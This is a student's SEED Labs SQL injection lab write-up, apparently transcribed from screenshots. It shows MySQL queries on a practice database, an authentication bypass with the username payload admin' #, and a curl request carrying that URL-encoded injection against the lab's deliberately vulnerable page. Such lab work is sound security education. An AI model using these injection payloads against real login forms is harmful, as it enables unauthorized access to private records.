Ben Sottile


CS-360-01

12/19/2021 1:27AM

SQL Injection Lab


Task 1: Get Familiar with SQL Statements

I booted up the VM and opened up terminal




VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Type here to search
49°F Clear
1:28 AM
12/19/2021
Right Ctrl

```
[12/19/21]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface ca
n be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights
 reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current inpu
t statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
```


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Type here to search
49°F
1:29 AM
12/19/2021


```
Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> show credential;
ERROR 1064 (42000): You have an error in your SQL syntax; check th
e manual that corresponds to your MySQL server version for the rig
ht syntax to use near 'credential' at line 1
mysql> use credential;
ERROR 1049 (42000): Unknown database 'credential'
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+------------------------------------------
---+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
   |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+------------------------------------------
```


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Type here to search
49°F Clear
1:29 AM
12/19/2021

```
---+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
   |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+------------------------------------------
---+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |
       |       |          | b78ed97677c161c1c82c142906674ad15242b2
d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |
       |       |          | a3c50276cb120637cca669eb38fb9928b017e9
ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |
       |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2
af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |
       |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f
58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |
       |       |          | a5bdf35a1df4ea895905f6f6618e83951a6eff
```

I used the command


SELECT * FROM credential WHERE Name='Alice' to display Alice's crendential


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Type here to search
49°F Clear
1:29 AM
12/19/2021
Right Ctrl

```
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
6 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
   |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+-----------------------------------------
---+
1 row in set (0.01 sec)

mysql> 
```

Task 2.1: SQL Injection Attack from webpage

All I did was end the username around admin and comment out the password part.




Employee Profile Login

USERNAME: admin' #

PASSWORD: Password

Copyright © SEED LABs



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


Task 2.1

This also took a while(I keep learning that copy and pasting from the pdf does something to the apostrophes meaning you need to retype them'

I used this command


```
curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password=111'
```

Which returns a bunch of html which I saved to an html file and displayed it.




```
<p>The requested URL /index.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at www.seedlabsqlinjection.
com Port 80</address>
</body></html>
[12/19/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home
.php?username=admin%27%23&Password=111'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Nav
bar at the top with two menu options for Home and edit profile, wi
th a button to
logout. The profile details fetched will be displayed using the ta
```

Some of the HTML




```
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale
=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet"
>

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" styl
e="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01"
>
      <a class="navbar-brand" href="unsafe_home.php" ><img src="se
ed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></
a>
```



```
    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-l
eft: 30px;'><li class='nav-item active'><a class='nav-link' href='
unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></
li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fron
tend.php'>Edit Profile</a></li></ul><button onclick='logout()' typ
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</bu
tton></div></nav><div class='container'><br><h1 class='text-center
'><b> User Details </b></h1><hr><br><table class='table table-stri
ped table-bordered'><thead class='thead-dark'><tr><th scope='col'>
Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'
>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</t
